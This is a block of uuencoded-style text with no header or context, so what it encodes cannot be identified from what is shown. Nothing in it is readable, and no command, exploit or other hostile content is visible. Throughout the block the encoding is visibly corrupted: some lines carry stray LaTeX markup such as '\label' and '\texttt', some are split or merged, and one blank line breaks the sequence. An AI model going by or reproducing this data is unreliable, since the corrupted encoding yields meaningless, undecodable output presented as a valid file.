M^P\65@RC5''\'+C>YFFV/J_L=_W_Q\$.2NIQP^,_=S^MCJ/5IU=.4#_ZA[_71 M-PZO4-Z3)]76N*R4+DUWX-YIITK(?E?15>5?YOUMQ#XL0*<[?^_[2!JP'G+Q $\label{eq:mdserilc} $$MD$E^11C(5$:!`ERFOM^5X7@P&MU&EM/IZ*LEF$+04\u@0V(HL!/5N'@<Y);I$ M[.XFIZ>#KP#+/AY,9!3"!!Q#JZ\.CTK7"."BKW,K_E0FZJ_;#+6.`=1`!V`! $M%*E\7=N_Ci&^p6/1)X3TB=HU<88DO9=+pG9X(GP1JIIOG\1?9&Z6]//9N!<^$ M4[,A?\$;3Y\3I_!E-XPX#AE21W`4KU`EV>YVHD-+6RI_90314<^ASX5?/(FQV MK!FD_MG?"CXTQJDV?=UW11@JX*,1'H\$<8"&9`0L0#X`)(\LC4F9T!X(B[DME MGO`G2R`((74A!,*8.&2#/94E4N*JH\PW>6>&;I\[1KC6(BQ0:7+4?5\$VD&;-M'XWJP;#IKZ<L?(3`,7<Q:PX1>[)`([@L@%&*R+2B+;S2A""6Y.U!IB(14-43 M*!Q'B2/&(WC;DC`0A@`B`&(@H%P`R1(R@B'1!!`\$`U\$`/&@3C?0]5TE3G(*. MK\ZK4HBN5%H6#QC#\0]-2-]GU"(_;_SB)%/'>-'1GO*5NM85,SHG(7J#7^FS $\label{eq:mv<[; RUD_*COB":^3D3^2QXCZ2\\Y\&:C=T8; Y?49 \#NE(>J\#_1G2!Z$=$2/L"I[]$ M/X\$18-#QW0,[*49W]YBY<1?4'MQ%``4B\$QR@`P3@,"]%.RO_;9-XVO:UEGO. $\verb|MB'@JP70+| "@1RQCG-NSU-,+/MVE92C$&Z1@3GB]N7>REYLE"8<\#<0,)!=4LZ$ M`_;-)*AHG>B6FL;OZS8L>I_KDHKEXFU8IR[+M)%OM^)O/@-5CGJ?HT__[_/# MRW_UYUIA](\$XP1?!;"%=%[IU94_Q>R>*L-WIGL5^R.)&+":*8-3=*#WEF8H2 M>8=NPQ%[#F>6\3W8SL^M7JU%LR=0H\$S=/OK;W,Q%?3EH4-K'Y[K8OMV(HE3* M[5'5=N\/_@B,7\Q+N!3*GXHOM?A#K==Y0NNNIS:+KB1US]T?\^'!\.)QB2Q $MM-$<Y=$CZCNUJQ%^`"F3(S^0;>3T-FI<SDN/(>0./B5G"PR2UJY4$U%H77^:$ MH'\$#^YJC!SQ6+RQE0\Y8#/QC2Q`I\$>\^K@7Q8EZE8]"WD1JSWQ?AA@WO+(H, $\texttt{MDAE7W0'T^*W(1&5^[=:,@7_U<'7\(\$3D.1C^*[6?9TZ6!\#_9+ZBN+&+VA27C=)) }$ $M+J?Q(W)+_1GKFTD:O*D8'Y+)?W\>O"T^<OH2<OQ4/8SSD@`[1`J0@1&"(?$4)$ $M)(`\$5B\#]87+\$8L5EG!0W0S,6S+AMD+M\$4+>]D)YZ(N/4-4T;\IEO-\$]O\P5Z$ M*48:%@82QL?0]1B(,">`9E(EJ,MTR.PWAQIC16AZS_XZR`6DGF^RMC0K4TCC $M3Q]U*=T9?#E]IU+M3?.9>1@Y".HS0EG3K$%UXV45.'=(0J3Q)\\&:V+PLXV0!$ $M"Y).KR/!,D?\])[:'UR28"-D-VX#\#LJN0>5&][GX<]R/+\3-7^U1?/'H9#]$ MF&_Z\$A]5Q`[N3M_W0Q=[IQO?J`K`+/!A<V_P39E2W3?OU+.G.?BI\$5ZN&1>]

 $M-O)L_[+GS]<^*.;I/SY81:=FL9>=_2YW190?QT](R\G.H;2WC)00IGB!3%/-,$ MIQ]"%IH5:*VZE!,*KAZ>!2%MIK+Z)\$YF,S20:G-YQ6D=V>Y\KV82LPSMD,A M6<_]PU@Z-#YN;\$Z;U=NGOV>>JSHVDMX&7@T,D`VOYQ"/=V)#"H]^WIK5E[\5 MS>ZX=O6M<(@;\&QIF[(^;P*O".V00GD[:A4F5TA\KL^D^BP\$*JQ4J8F7),39 M\+W#?=H_;_QN">+RW+8*01``*W\EISCR.0`C0+\$1R>4;CS2T3DF20,WBMB`M MJMN6=WPD9%2R9*-]!*WE\WD\SWWU?V_U5/K,::`S&/]<N6N!6/`5T@^KQ6[2 $MB4UK*=*LKZ3K/(V5DX??[5Y'Y:-:--,(=5*\'M^4 <<7S=]'Y/YZ X?Q.,,$ MXX+70\$A20A(UT@0.<#BRRH6090_(\GRGC>+E]3K5;Z2GL?!6".R&`8`6+0?Z M7E9U=7F'SDM\$.R3X*&OB2>`?(ZGV<!'Y!\$<LRGO@270`&OBSJV;:#%VZL+,2 MK5PA?\J7,-\$@0``\.Q.Q0"Z)OKO;9+^&ER2*K,[+T6?8Y.4I=T9`&)?0<@#2 $MV"UQ'B46Q+Z,3252420VLPE?"ZQ'EW^(51&].WMBI7-RBN@V`,IUC3>R9\:4$ MJH\$*TIMB?,!@R)/>-)TH#7Z.7<Z8^GEM3D[B<2;+5C@'1'!6U,%5V]:.G6:U MWF'5S2G\$N8%`0W`!;-\$UD600!!9!@S20`HYF8139(TT`2J"\$"'Y!""10%(`[M. `XLC,PT2"""7S<7'(8*+\$/!"U7AG0H*)#"F(@\(C>G@0+*D")(X1%\$NP(2E M);:5.FQF\$<J'(B4,5=P#9T"0(!@EZ['EU[^[C@^((\$(`(O84LQSY4-0EHR<3 M\$P,39R9,\#R80/(V0\$'O,+=2R#"*_=<RJ8KVZ3)PLFW8&E0<\YOGL^,?[GE^ MC?+:=-P;E?(Q<T1:T+7\$ $_{9}$ >L\-D?+Z6U,+S#T"KN.N>7M7NR*08OM&EL/ M3?"SRZO-\$)+)58/%\$@BT'YI""D(G_3^/V*M;#)(:?=_84F#O`,>GX\.*YE^F MHI9*)^[HF7'+N9:Y_C*^K+3&6E58.B0%B1VT@HEV9D0*2AUN`#^EBM2@%P $M\$U@$9+@CG\Q5[A''Q)_BS_MP>WGLF]L\#^<H1;7F=V\&B\&8CNNNXWI":0]7]$ MO[@CB*5YC!\:%>5<;W9IW*\$^)7]X_GMU`<BF-?3F!#8'U8^_RQ*U]"_MM!KU MD`-L5<6RQN>*]9^XGC@C[U`8C#<P>((#D*0N(']!.EF4\V>2S\?#.S+2_E(? ML\$16(AL\$9EMS*`.P"*^ZX-?R;VW'ZE[C6T'>=7VQ3832],BQ[.[GX.Y:B!\$ $M > / + 1W&T - Q(2'&^X&'[!' < -G2IAFG + !Y > 5"!] : GX?TD:((``#`T?F?GVHS))$ MW*D.'U9&?J?=8B!W<46N&&NV:RJ2?0.CE_=?06P(PER'^-T=A_[T\$5VH=3^0 $MG/6@F_.A(L!Z09%<O\C\#42*7KFXO]C8A>]U[>Q:MD(#@1>TT@%.;G"-TVFX)$ M+DA!%JO24/0<2QC"(C_PE#L^S?"!05I>M^YZ&KHY:T`N^2[)_<^8J^ZUC6+0 $MTR \setminus LZD8BT=F.+LSX4*_B] == XD(X4/?,601J) \times M1_Q!4L43QCN)5-CQ&0/C#$ M,R_<Y36EJRFP?`XOO'R=W+H/WRR,\$!KFCR0)N0<:S!GSS4)(="0%]69AV^P) M^.2];FXL7:(/80C[&6+]FHA\]GUJ7<7UU70*)*_-`>>;.HW3,13F'>]CC2I= $M[^YAQ=U0R1V2ED^$L0^*.)AT[#^]E<W'--X^55A^FO?B^Y_833/=*,4],9=,$ M9)37!B*`8A@`LOP!F(9`\$\$,2KTHA?M'#8]BO6RTZ@M;'`H00&/("]R8F`-%= M8_:@!/8V2IG2Q\$/+LDOD`##J\$VIQ]6?JS^SK=H!#SK<..%`_ESZP!?/2_R_6 M6\F/'D?HL=5]E.BB`'L<;WTOX<?B'T^JK55ZCK8ROR']563)F--3TE'C/2U- $\texttt{MY\#!} \ [\ \texttt{H23} \\ \texttt{'UO1\#<39NPAH-O>'} \ [\ \texttt{B7CUS\$IYW-CDX\$=/)} \] \ @) @_; \ \texttt{U<^2U:GU3Z} \\$ MUOI7-PKPQ\UB0JP<^PCK25C'L\DWH4(2;3"38+9]<URD*S1K.96*(V-UM&L% M<TG+70YLZ*-WY%L';KPI/,@Y.FD9S#/*0ROJ"Y<6HZ?NU59#H=E4.,1>PZBY $\texttt{M} \texttt{BTZ3"} = \texttt{E4} \\ \texttt{7.+J30*UQV\#_\#[} = \texttt{:?@K_Z'N^E2MK5E\#0:"O} \\ \texttt{5V} \texttt{]6VQ} \\ \texttt{^M&^"}$ $M_{E\&4}\A5CS.666-A^0S`(\#EC,`1(S`\&2>T+`H0N=@"0ISL,XZ$6OV$:>:=\!$ M'(T3*,K6M3R]SF/Z?]O LR?02P PYJY/TR9B@\$!B'T%,ZLUZ&#TX U['^%YO $\label{eq:mb} \begin{tabular}{ll} MB \begin{tabular}{ll} D^{*}; VTMOAMHS: $$i$; ?_' 6?YH < V3' [Q1Q < 0X9P7Y^{X}=., UUQ \XU: \Z=[GW7E.] \\ \end{tabular}$ M?X/H<RON71W_+?#^;A\$\$\$0A.3/Z+480R\"E3GX'()GI<^7Z(!9"">`"0*%GE MS'O8TS+M!V6;)`.%B2]`5;?;E>SUEX8I??_2*!`KKXHIO#)&/;V@J"WY:X-J MJ`\$?!FGO<D1\IJ%=!Y<GI8/(9U'7Z:_9UJ3@+-]:)..*SEESN_RZN@>P<+FF M3:1J*JJ\$QUN87/&IF2.^:=+=PV!S/5W#0Q_L)X9Q=?36VQJ?H<9+6G-T05AL MZ%YPH[4R=/00?<L""`&01N1\$\$-E]%`(((`H)1,/5Z\\`BE-CSMDUA!D2'I*` M`&8(`ARC`2`@(>=]`]T>Z)-&-P27A&T5?;]#`SW3`@'B%<C5+H2^@@"'/L*) $\label{eq:mg1LJ4T&UA^IU} $$ MG1LJ4T&UA^IU\<BW[<0UWGRD^:EZ<"*GZ]M'$CB^R^KF^5=J^F8S`F`,6$J $$$ M7#IBK2^K)F687X#1KEK_G"Q62-7Z'KG+@C.)IN4V((%CX*A40DHEF*+/+X38 MM7\.C^^V5SW0Y[[W`,\NP;T84(&UUXW/-4`@I1EDX.TZ16@']_]=L1`<B\$&1 MROVUU:YUM^:Y?M(^)G>?VY9[]FFN7``>]J=#\&_&;6^/83[-.4\$F@-*4"VK9 $\texttt{M-,Y'\#BV51/-M\backslash I@R"^8>RG\%^\&+^NX^4NRBQ\#^,^>56H:\#J\backslash PI^*6,+07<JA?G}$ MH1KLM`*%2%:,N<".!@?U)U[\$--]\CI@9*%OR'@RQCG[M>'+C?UW%IQ;8"JY\$ $M%*_{>}I:%KW2%4:[;-T`'O"->\#UZ4IW--7?Y*[^`:]?3?030'9+`8S(X/8=!6)$ ME5NT)H0=82\3MNE,JNK1'IX87KM&/H-<WC=\LI2%1N%_.\$<X@3A^B'DK_78H $M, UP8JM;, 0-; >+$^3D^<(8=(6C52S<A#4^+1C-R^PX-#'.UXP^X&HY>!Q=.QW)$ MX>S`'G-F3(&X:#OVODTS92U'%_K?SDYW7[S7&]G2D\;OAQ^ZYQW.>#RZ7H4! M`A\$!^`UBO?/*Y(B`-+5Z)/IB\`ID8;SLLR5Z2B:^93%Y-\HAH2PZAIR):=J* MTC8I,="@0904[?]5`>'O<%?:D4`W'/5Z2V:KU:-M^8A'J7\$Q5P7YC[`_<?EW

M76P4RH=C/+'^TB\$A.T=L_A4NH,L=7^A7(YSUZ)]\$+40\$!U?</F,4(\14\RM' M*WD=/+PHT.CHZ7*2/IB!HP-"!<-IK6\S\$"&(E;TGT/'K>1ZD(?OW/R9`>*CQ $MWN-\Lambda $07.$PCSL/64LQ8P[@:^?M^_(^7>QI2,4V4X,>I9?U]0\9[<@*IA4]$ M; Z>S_@200N: %6\$`L>A\$)\$)"J_-=V*-\$P#DB\JI*(\:, ZA\$V57FX7+#XW+0E\ M\;KA=R5*E2F)^7?P>M#F0G+Q?1T']J\$O7<='R&XWUS_\$^'YMBN8060`A\$\$&` M!\$OHD`J0<<"C)8VP):XA2YE&G@%Q"1F3R@&`J60]U'9Y&E%Q30Q8@SM.<XCD M].(!LX#WIXC8N,,#^&J'OK=X'\;Z<8I#XONAWM(&\$&4"3DC]/B'B\$`"YX;&0 M6N%-6X>_]^::N'P445SXDS,08@7[-,<:P*9AF'I@+`H-,B&]&WEF\$`1Z1`A` M(`(9I,6N(A@!\$Y3\$*U\$FZQU4AN(H!02,Z\$T&;1]J"!&_;HBYDW_SA?R"ZDE5 M6*L'?)USJK;QVE!TJ#ZBFD!:!*::6NSKM9CL.JZK;JN/PKXE7P/WB78L71\$7 M\$\`3NG:'=%')M6NRL>S?]4Q._K(\$8\$Q,Q8@H,]WB_EB@I)%#0&A!H!^:ZL:_ MJWR;08Y(\-]W#J^G&6SF%GYVY6J>U:;23:@#%BMM].7^(758'*%E.JIGA1/R M(\$^J=4#_EZ_4DT5R_UOU([<M\$N6_HKS;KZIOYYC"H]B0X5>/_9/;KQV_"'00 M5!4+[.CS"/2NZ1%J:3*%HPTQS&0?+CW<M-TE#/_>R@9,WU\^]GZ6HMG+ZTN M/,SDWE7%KH^L?G8-W!)*JZ,]#Y'C(&Z*%'/Q,XS8A3;%HYX\$Q/&%2K)Y?[.F MK)UI10!03&#=[=8BFU53UJV[^46!E70QI8NDB_!'[]5A[R)UD+]C9=DYGD:5 MOJH-.[L9VG1:ZUS6U6Z]G>8AS?^.7C9#5C5S;U33Y)W7;SQ3JWG!WPR`_#%T M@^GJ</FK@Z?EY\GJA]_4/VW7Y!_-3E4R^_-W4]5YHI`IJ9*"BC7_@2Y0!_.\ MKY9'Q(/R\@&!4(7F!+\$2RI383`O'M2D/MV_SMO+_?^V^>`(C_-IMQSLKZWKI M'.2=C?1>RS]1IV><_;5^!54@_/B%5*:JOAR2JKP)G=U5;]W+RDZZML]2L'>' MYWD,F*_@DTHW-2_DOJ[/&],'&6(&!/JC&(67^3!WXLO8#4LB`69E)\$\$9L:_] M2R0DQEW]MKV!@1YQH(M/#3TG1UWD[``(VA&0F0OBNKK'(F`XRU0!(O-^2MCD M31;@]NPZ!L0`#K](L#R2>\A^?!OGV(>7JR)P_#J4?M^'Z[RE8K7A#\DI/'?8 M;57DZP?[OE>G]*0Q60-6M'5AY*ZNCY7Z'CXM_6U?^X^8YJW%?M4T=+=1F9!0 M!,(\$`:ZAP&+ZF\+7T7+(/(!Q3NQSFQ3:V>NX%MF-">`*MPF`(%@I.MML1(O, MRX?_%4RB\$GF_F&B=+)W_1MILVB/GMGDP<[@!OCME14#%A%7;FNV+S#%KQ(:_ MD3B18QZIZ&%[#P&;U66\;+K<Q9TZ+TBR:35ZP1GD:@A!ITSX0@J\$6]\$UA+RR M`5)4;)V]0;FMC2=!M6=0URU<OL\$ND2"&AC,`UGA\$#`3C/%S3;8/Q``4V),4G $M?Y>+)J^MFH$; M2Z)<V[[/%\T0!NY)-%,]/2!'69.26/QHG)/N\QCVG.:I+@.$ M>(Q'U'"/`!\$`(@0A\$\$`>L_C)+YRT!RIQ7V?`"`R?P\$2);\$^:IJGTN;3<2*V\$ MX)NU@0]C%1&*!8AN$"^9,9T4WPM(W]FMK0F79(77']5'-*=81\#=RW!+45#$ M`MU3.W,,7''D3S7U&85JNR2,K0Z77)>04I/V?^YL7%M!Z?S`]:/,]J=8GS-V $\texttt{MSU`!<\$+1>!SWKG(N\&[\$4X4!7(W19T__+LG_\$1Z2E\>](>C-^1@!OMW^&C<OQ) }$ $MC\&P<Y\O3Y=_>G6+]7'*;3#@9IU-12@KX.KZT^KR6)#M3&D\W,1B;#-AH>A@Y$ M/TM=-&"(X\7.W7REF%"6?I[#`L?]PDLOT6DC,W!^9B>3-<,FE:U@N56!NB`* MA/O7H5G+\RXOF2N*45DPJC-X%/\$[KFP/FRJF_6FJ>2I0+@6%+C")!<>K>?69 MS%/?W+6IPD>7FY*6413_>S.*)Z]YJ=4I6XX)4E2)S\$_DSOGOF?O^?'Z#_S+8 $MSJA;6LWJ:`,^I^Y7[Z+`'D(W-7](X^^^U^[QRF/E!C;^=8_(^/T(OCK8@JCA))]$ MZC&EUQ*"^F7S+NR>B[-SON]_E"7:\[E5;")!\$_/ZWA=PL]GTRN!(><;F8`&D MO``_!\$C[>RF!KCZ;\$?<D9Y5R>1Y(SM]Y(\!>*D-%/U+*@A1,%]Y,?#,_W.Q< $M = [^Q<6UW3(_I*S$[F!$C3[4C;$A]]H)$N4YWT2@S(>"*\7D;A^\^9@$`"0Y$ M`4#R",]RR&SYMJ\$),%\$>B)APSIB6)TU]YUE._:[&(U63X+^="E:LMKF=%E&> M*TBDR6J/&3\$SDN!P#DA`(?[0EC5L\$R<__CX>U:WS3UORE]SA*7!\/.HMU?<F MSR1H+NH**AOQ_#Z'#%QE:I#-?E_8IX!Z@`BGO@`0"2"!7FTTRV?"\%,QIOCF $\label{eq:mvyz_7h<0?6^1B^9-S} $$ \s "!BB?2@&5->+EF#_(I>320](\&([[2T@A4.$,C1R])) $$$ M\$&6;OUX\ORE8O\$4V&`4S+-R&IN5?0<EC#53OLZY)I\$U+SHWL&>)"G=<FZEG= M4?9A7NAXRI;IGT++P>SD3Y&\$=GW>W^BZ83^TN;Q81X?ICC>T&\$J@,N(]R/3) MJ:E48OZ'N:\.).+%18.%\$F/T\Y3>A0EI?_2#@@@)R[&V(`>WTI42B#JBBL%Z MU9[3DZ8_0]<^..)*)IMDDTP22&[,N/]NT/"B-\$Q#B53DUR^8*TP[)W9,'4Z& M_J*]JN%H-T%_A-5=Z.O-:DT_&%&3TN&9*9K)03EVR?.I2(GU44M"'N]<%2<[M)W4/-=['1LE':_+`HI"SP1VL79#SO4XL(MROX-?0XHLVUGO%U*[8ZU%X=_OH M_78_B6XY/!Y99,OA504N56E.S]M\$7);[,;4:Q2\$JZ7(>;RCV7T++.H0N0M'I M!'?[)%>R/>VO;_LX?_WW4>!GC\`M;(^IW6Y@6JC?'CPT8>!,`&+ZIPISQ(>($M%4$GD!..:YE9RHB51'0>, \;7%K3V(GZ(N%)N9]/S*(M*&N<73JT3J8,FD*H:$ MU79U4K6T#&!1HQ:KXFR<\V:5&M1ER1I/>I0K=RMLA>N\$V?J_D8TWKK0XLES1 $M-L$TI?#B6[Q?\\--61-W'W$6_4L=\\Y?.^V/J^)VO^]S.73S#CZ'(T)/C-)V_4$ M%C@XXC]/O'\Z6!'[Q&A@BGU',A^-B,/%O)G^+A+S`T/N]+JE^4(`_9Y7]S_W $\texttt{M;6/U-/-W:=JFCUYGC^0T,_2\&EWJS]B8L-T(3"2GN>CF>\#U6(($;TH03?H4E\$)) } \\$ MY&A`^#'<B3:/S_MW/07XRUDXY99H-7!.6L2DINK`TQ\G\2^9%\MJ=![99H&J M?NZ5BK3'1]_F\$%PPKT[,0@NDKC>H_DO9_@<Z^<)+R!@"(OK\O%-"\5C<U_6V M=O!V;X^!]-&4`+L7@(=US+VQ;Y:M:@#%(CCX5@R*O5SC*Q3\$%YYX,]UV]/(;

MY/, \$VY6J7J>CZ,X]BL1\$WXG.@2`:>3:\$N;3:&((Z4.N[S/A-DM*SZRS85+DJ M7*KEN?*9\D3+00<6[@@\-G7BIUO#_D2>%16B5.>EOF:,"X3GE6^@;'/\(U". M^U;'L\Y@S%_Y@T0*BLG;G8Q6U2R+?]0YKE/NM_U_)]AC>G33M5+(D<E&?0S' M[5*:.'CY-H=YB#ZGG%OR_MT>ZY[N"U@]ZXL!.?(!Q0L3SZ>*\K4?-7.\$;01E ML\$2IT=@D2^YU#XN"-7-'B]EFQQ?PTS[O.@Y@3D]EMEE7_%2J".`DB`T"IBF^ M33&+TN6/XM,D03Q_V)'K`^O1S:PY8YP!0;<WXS,??CPJ'+],B-K>4=\$N+YZS M/[+FJHM*Y[`N\>UISW]=D+R&)P1+ V^GC!7N27O@LPJ%[3F6FWL\JWSL POX ME2D5M1;(L#,YC3/`#`">31THC,"X?[+GHSPR4<9@Q[!!X")`)2`/DYPS5B)#</pre> M\$9ZF;-OK4J'=\>"`""`C<)B=;RPPS^FX*\;M<<IUZ_>>",SW:RD&A!C^+Y"M MN'I&ATK[[?K8FDX8_1S.*&YT31'&9_7B[^\$TX9BFK`:(R:IK[B8DZCUXN=7" MGR^-Y[.^Z:XU.=/PY'8FEK*LR-O"/Z=G]H\$X/EE4.\RV7%5Z[_OX9"N,Q/?O MRO=\^D;M#K`\8N5WFYLT=0Q8.(QP]V!3X-?F<_X>%Q&6,U0)_NDR%'Z?8H\$] M1,DNR'TQ'?_SZ6_@"?U.`MR7=!IZ7W.SE^]OV=#ECB'69!A""9!(_@]B+NWX M"?_DWSJ+N.M\$8#&DB#,O&_.)\$+AZ#]INL-->SH'90>BWB=]"[R)]Y10F90AD M]C,V,V4.OV89D?`UKL@Y-#<E<>40E!)B&'BO=8Z7W<7E;\+.Q,>M2"LQ1M9; ME9/EC)%^]/P^PODV@>'#T'UT!]\%D.MH/'(4AD1@.0<A7-TO5,(/."AQ['\. M@55:<AX+*[YIG#+MPM['K[-1ZU,GJ7M]ORMQ.??:QK+!_B7'\$/XMJ\62ND4B M\$ASF&P<Y*BT?/4)?,)Z,>'#SBW)PW<-54LD2J6U@09OV7(.U_6&40QZR2DU3 $\label{eq:maw-9} $$ MAW<^9$ GAL^[^F+$_6+]?.@2HXCO$MA^6T005$$ HE<1; MH[=PQ*H_4E!P@\& EPQ*H_4E!P@& EPQ*H_4E!P&PQ*H_4E!P&*H_4E!P&*H_4E!P&*H_4E!P&*H_4E!P&*H_4E!P&*H_4E!P&*H_4E!P$ $MF*@/T\4V$V+\17Y;*3*3.^7?)^C/8_^4=]*:M\Y49^(V7MWR]VX,]?B8>COJ$ M=_PB!YB@%WL\$@\$7(T*GC"_;SKH)8=5WX)PSQ#R7^LR,C-NN%S_O,"4;W!*DM M3*Z51`0Y.%\$WY7\EM#:NVV&'!#V/MXH_;*\TE(=OT:6-U6-TC\LDQJ=%_HJ5 M0/;UHK]O2B/,JC<V2Y%8[KM\/?5S\51OP\0876ZT\!IV<J6X6Y78'8/_MNY< MXD\^30_4S+NZ;\$)U\\$EG['-JR3W_I"^,?TL`+KJR]`1,IYZBV26Z/S<\TQ?9 MZ:V*@3NM,___%V+CCTDWC]"3<]O/NOVAY/DWGU27XU^44?.S39J+5[>184?'* M9J"(`*A>SQ=]I8QCN<)LN4Y@N&U8?)O>H_*AU@^SG:FN"YFZ5CVY)\$%+FQ:\ M=S]=IT/LDH4;,6G)='6/]K*#CH?A2&U)&T<6CMOW6,FY],P[8_"G1XWK7.+3 MY_2\2AHMO>WS\X+CPB>EV?'.SO\M:;C3OU),P)HKMT._=:?9>/CC6Z\^YN&\ ME50WTS-7EB3P_.8=;4?IE?4.^?%M`8A`4YXAY_)%#\KR#`T5UU2_)+?"R=FC ME,;7F\$AXG[H?VQN'):'\UJ4G%4Q?6<\RVCQ&O#A"\KL<:%KDY"92KPY+5&1I ML'O-?VY%^?Z7UWUW[J#,?M]%VX7_B?A*7>8NDU'X-7'"K4^];MQT*FCHW^MB $\label{eq:mcbd} \verb|MCBD|| 4F*1@8HZ?GJ??#-UX':%\-T_'>"C\] QGEF@-J^DS6G@=U_6?_'^J_F-?$ MU.C/ZN*N>4TE+0BCJR).E!GZ..JUG2A]5U-QSOK8;_V90\$FGGAEX\$@-+69TL M\$3\pi^>\)U++F\0&OJ;\\$D\/R\pi@@9!\\$!KT]4RJ=/3XC/(H@1BI1U4D?A!B\\$("_ M%8%0W!K)SZH.C<TJUK@/S&[Z+("`54-(U_-&\$_,W36ECJK&[%CP9'`:+B(\$G $\texttt{M,P'MS\$TB?L+S"`P[,T,4]\#HDD<\$V)>FKI\&PR=\#@E\$-64Y0N\Y$9-/=DD\#`@1}$ M`\$\$`(1`\$\$\$LQ@0#-3;PL0<`\$9<)'L\$<L.8)G3\$;XC+D#/`@`,`-KL%VK;Y>H M8LYDS5&@W>7PS5RF>_8ID`"GSG]*^'GF6CZ)^='L?SY\[U_7]A0=EUO+TCW+ $M^R@^&X!"OLJYAJ$\W6P+[;GDS]>Q(8$6;XC<5M<^34A0;-[*7[&A<HM:DL95])$ $MU!K*=&D8-#M,F314M)VS3C8Y`!Z69(',($0+9(C$MD6Q!4^00K,((("`,\));$ M%L\$:+=&:&9H;"R8XIVL^CO"8:X,2U:,FL,<,\N`B(NME*H*^R?K05^=_K[_. MC'2@C,0`#;[!%E'H)P,NGZ%>EM?X%J.**V&(#"Q8H"@MY,0!EZ4\J3(R*TO+ MD2-Z(NQ-8KE5'+<(`GM@22)N)+(2VO0*7\$A=DAUA',<P.;SD9A(#I+FHSR1(M_'_=.TTH8@]W5=/7MJW"XO=ZXC=9T%Q%-S*:7>C=HU<9%1N1?UUEYB+E@\$\1 M0!>Q_<E0]OO,0``\0``I*'2FQ8@P9.2D13LS6&)W,70#NQ3^N%U*,(`@]3C\ M/S*I04'DS'5TY;:\;]HOQ4'7ZC?_@.OGL+I2;X";G@V#\$YO3#*\$/>QLQ+^"< MJHOA%"-)%76Z%-&"./%?S1P47^8=&`DCM^CH6L(#/9Y9?J3+=3HT5OM42S9M M+4(;^<;PS:='WG#C6`6`!+F6WSZ,_+N[*80HZQN,#(M;A\(_\OG90]O@7!RB MY8J0T9(9%-OIO!BHS!__S^@@1(\CRVKZV6Q<^34YQIK*\$?#Q_%TBY,)5Y<:= MJ3^B^&_TLPYH,_^TP]RX*<4W@GZRV^Q9L"]QP]8#LQ*) \ /R^<N!Q/&)&O]'P $MV - \#[OD()M\# = CU - : "O=VOX^=VVW/\5R>(\1T - - R05V5 "530U6_AXSW;7^0:$ M#R3TDZOI/'IX2S714B@SW.ZE_JZVWC]RE\Q^T>/M\W7;]"\LQX4Z^=+O'X!Z MA\$#2['@S4@0(Y*Y)1UCB%!.G/\$QYO#,=ENNAJ19J1@A=]MP\$2OV+T]F[%?8M MT,4``-)M&D/*@A@K0O%)X"!_':88L+UNXZGN&>XTE`&EG&5/+80'4S]/9C!A MYL?DYR_[VO\.UA\S^S/RO#[776<K?R..2_\$^!VB08)(W/^PPNCY.?O_#.#:Q MOUMCF^7A'%9(=3:03.`EIZO?P*'[!1*=Q#\VZXL#BFPOFNWG=<49/.!JOL?3 M/VO>7FT[ZG^+^5[=/8P*D<&@]GPA(!<\?TN&$(.1NO-#/IIM;\ID<8`81!!$ M; AS4]YP<M87``!=\$>'K.\5ZSUG=Q)-B\$)PAT,,&(28#/)HGB/N7'!K;X-P` M69:;PRY?GSA='J"&)W4U&R)%5OXK-[#8<+R"!G[IJ6@\$GOQ<7I<C="`R'E#I

 $M:+7D.'X#@PV!D_4^"1)=$V.^AU&6.A5EB*F1"8:$4P1]M=\\&(38-K`8<<7$ MRH2"8CB\STC]D(WEPBP<^&(85)('CU5B"F6T8#5.J-[G\$C@5S/\E000,TI=W M''+S>XH^CA5CD&'</7%5(B<4662W0NFV%Q[M]""09&1MJTG\ND4RLKH^G+5" M<+LDS)F#)\2_]530%JVU7T4_)^71.:RM=ASX:3)RM/;A=FQ03?NQ32+#^BC1 $M*C_3IW9<0]8[5Z:<><M7I[07[0R</<\%,<UN[/E\G[VCZO")FIMFQ\Q==O`[$ MD_U?%6B/8NV\$SG9-]YMOXK7=]AL9H4@03*.6V>.-*2AFQ1;F%Y4S8F*5E0U7 MAJ#+\Y=2*&KBLH2*>P=4LW\,FE@-)!>=FJN=:S)8XY>M36%#T(>8T/O\RO8< M'*VC\$W5P%VPX5U\EXTX.ZV]]T^Z8^+6[;]M!58[Y>'DL6WFF879CI%OHWE9\$ MPL7V;ESU<);AE;&_X>R%!K=S6%WT0HF3R))%?>DS@@PGH=>QT5?_5&=WF9T' $MY3Z[#W_&AB?BO[SJ='J]7&')],SIO*'-(@7R>F=<>2<08P&OQ,%8?T&;9<[^$ M;D4YTVQO,UL*5EU`P-1J^?R_WBK>EQEJ2;V'DH.2=+W*SY*6X?.&"_1S;P\/ MS6CX0#BT"(,-9&2`G-D"@AEH3+K1RJ;@U1K]=[%&[S1XIUK]-!/:Q3?35P4R M#^J0#(U8AE[/;+R]QV6&4V@T"3`JB`]KRB3Q&9M>#)I&B\$AEB&I`P>@8N^MQ $M=5LZ?J]WQ[<9T+B7M[;<'7XT^3^2_\^)EV7'[T?6_N^]?+_\0H\/P\'3LVC$ $M_2QOH:+0!\&MSY73S-_>`1K:NE`,)\&4O@H?"[,K$M[<@A(1*<0(`(\5!D<Y#6))]$ MO=>62N1`-UH!D952T:\$&+C,/[I`&O1='+>2@;RF>HKLOHFB09+7UQ!#I@WVV $M\VFG0(-S+@Z^{\circ})^{O}DS[6^{\circ}N!*NW_3W]FZ(+KM[IV@X[JB-UA^{\circ};M?6-7XR_{\circ})^{O}DS[6^{\circ}]FZ(+KM[IV@X[JB-UA^{\circ};M?6-7XR_{\circ})^{O}DS[6^{\circ}]FZ(+KM[IV@X[JB-UA^{\circ};M?6-7XR_{\circ})^{O}DS[6^{\circ}]FZ(+KM[IV@X[JB-UA^{\circ};M?6-7XR_{\circ})^{O}DS[6^{\circ}]FZ(+KM[IV@X[JB-UA^{\circ};M?6-7XR_{\circ})^{O}DS[6^{\circ}]FZ(+KM[IV@X[JB-UA^{\circ};M?6-7XR_{\circ})^{O}DS[6^{\circ}]FZ(+KM[IV@X[JB-UA^{\circ};M?6-7XR_{\circ})^{O}DS[6^{\circ}]FZ(+KM[IV@X[JB-UA^{\circ};M?6-7XR_{\circ})^{O}DS[6^{\circ}]FZ(+KM[IV@X[JB-UA^{\circ};M?6-7XR_{\circ})^{O}DS[6^{\circ}]FZ(+KM[IV@X[JB-UA^{\circ};M?6-7XR_{\circ}]^{O}DS[6^{\circ}]FZ(+KM[IV@X[JB-UA^{\circ};M?6-7XR_{\circ}]^{O}DS[6^{\circ}]FZ(+KM[IV@X[JB-UA^{\circ};M?6-7XR_{\circ}]^{O}DS[6^{\circ}]FZ(+KM[IV@X[JB-UA^{\circ}]^{O}DS[6^{\circ}]^{O$ 